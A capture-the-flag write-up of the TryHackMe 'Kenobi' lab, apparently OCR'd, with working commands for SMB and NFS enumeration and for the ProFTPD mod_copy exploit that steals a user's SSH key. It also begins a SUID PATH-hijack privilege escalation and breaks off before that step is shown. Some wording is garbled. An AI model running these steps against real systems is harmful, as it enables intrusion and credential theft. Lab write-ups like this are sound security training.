

Kenobi – TryHackMe

Our main task is to find 2 flags - user and root.


nmap scan.
First we check if the **host** is active and we can connect to it, through the **ping** command.




The **packets arrive**, so we start **nmap** scan.



The **-vvv** parameter shows exact details about the **ports**.
We see interesting ports like **139** and **445** - they may be responsible for **SMB** service. Let's check them in more detail.



SMB/NetBIOS - these are protocols that allow you to share resources. **They allow sharing files, printers, remote management.**
We run the **nmap** script on port **445** to see what the server is hiding inside.



--script=smb-enum-shares.nse - uses an NSE script to enumerate network shares (folders/disks), shared by SMB.
--script=smb-enum-users.nse - attempts to enumerate system users if SMB allows remote queries.
3 resources were found:
1.IPC$ - is used for remote communication between processes. Shows C:\tmp - this may indicate a custom mount, a potential attack vector. It has access to READ/WRITE.
2.anonmyous - as a guest we have access to READ/WRITE, there may be hidden configuration files for example, this is a viable entry point for attackers.
3.print$ - system share with files for printers, we have no rights there - we let go.

We can **log in** as anonymous, using smbclient.

```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #smbclient //10.10.65.182/anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 10:49:09 2019
  ..                                  D        0  Wed Sep  4 10:56:07 2019
  log.txt                             N    12237  Wed Sep  4 10:49:09 2019

                9204224 blocks of size 1024. 6875864 blocks available
```

After listing the files(**ls** command), we have a **log.txt file**, we can download it to our computer.

```
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (55.3 KiloBytes/sec) (average 55.3 KiloBytes/sec)
```

Once it's launched, we have information about where the **ssh** key for the connection is kept - we can try to **steal it** and use it.

```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|           ..    |
|         . o. .  |
|        ..=o +.  |
|       . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|      . .   oBo. |
+----[SHA256]-----+
```

In the earlier **nmap** scan, rpcbind service was running on port **111** - it is responsible for mapping **RPC(Remote Procedure Call)** program numbers, to TCP/UPD ports.
We will check if there are active **NFS(Network File system)** services there, using **RPCBIND** to map these resources.

```
┌──[✗]─[root@parrot]─[/home/user]
└──╼ #nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.65.182
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.65.182
Host is up (0.055s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2025-05-22T11:25:02  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwx   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1837772.0  6875856.0  22%   16.0T        32000
```

--script=nfs-ls,nfs-statfs,nfs-showmount - this command executes 3 nmap scripts related to NFS.
nfs-ls - displays a list of files and directories in the shared NFS file system.
nfs-statfs - shows file system stats(such as free space).
nfs-showmount - displays a list of NFS exports(i.e. what directories can be mounted).
We can try to mount the /var directory.

Our target, is now the **ssh key** - we know where it is located(in the user's home directory - another bug we can exploit).

```
┌──[root@parrot]─[/home/user]
└──╼ #searchsploit proftpd 1.3.5
------------------------------------------------------------------ ----------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)         | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution               | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)           | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                         | linux/remote/36742.txt
------------------------------------------------------------------ ----------------------
Shellcodes: No Results
```

Version 1.3.5 of ProFtpd is running there, and we are now looking for known exploits for this version.

We will use a vulnerability from 2015**(CVE-2015-3306 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3306)** Which allows copying files by *unauthenticated clients*. We will use the **SITE CPFR** and **SITE CPTO** commands for this.


```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #nc 10.10.65.182 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.65.182]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
421 Login timeout (300 seconds): closing control connection
```

SITE CPFR - we select the file to copy.
SITE CPTO - we move to the var drive, which we can mount.


Now, the remaining theft of the **ssh key.**

```
┌─[root@parrot]─[~]
└──╼ #mount -t nfs 10.10.65.182:/var /mnt/ken
```


We mount the **/var** drive to our folder on the computer **/mnt/ken**.
The **ssh key** is already on our computer.




Before using, we need to give the **right permissions** to the file to read and edit the file.
We can connect via **ssh** on the user account(**kenobi**) through the **stolen key.**



We have successfully **logged in.**
Now we take the first **username flag.**



To access the **root flag**, we need to raise our privileges.
We start by looking for files with the **SUID flag** - if it has the **SUID flag**, here it runs with the privileges of the file owner, e.g. root.



There is an unusual file, named **menu**. Let's check what it is.
After running it, we see that it is some kind of **system monitoring script**, probably written by an **admin**, we will try to use it for our purposes.

```
kenobi@kenobi:~$ cd /usr/bin
kenobi@kenobi:/usr/bin$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
Date: Thu, 22 May 2025 12:32:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884b6ed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html

kenobi@kenobi:/usr/bin$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :2
4.8.0-58-generic
kenobi@kenobi:/usr/bin$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
eth0      Link encap:Ethernet  HWaddr 02:14:81:c9:ab:d7
          inet addr:10.10.65.182  Bcast:10.10.255.255  Mask:255.255.0.0
```

The strings command **/usr/bin/menu | grep -E 'curl|ifconfig|uname|ping|system'** searches the binanra blik and extracts all text strings from it, in order to find **system commands**.
We want to check if the menu program calls any external commands. If it does, we can **replace it.**

```
kenobi@kenobi:/usr/bin$ strings /usr/bin/menu | grep -E 'curl|ifconfig|uname|ping|system'
system
3. ifconfig
curl -I localhost
uname -r
ifconfig
system@@GLIBC_2.2.5
kenobi@kenobi:/usr/bin$
```

The **ifconfig command is systemic** - we can try to replace it.

```
kenobi@kenobi:/usr/bin$ whoami
kenobi
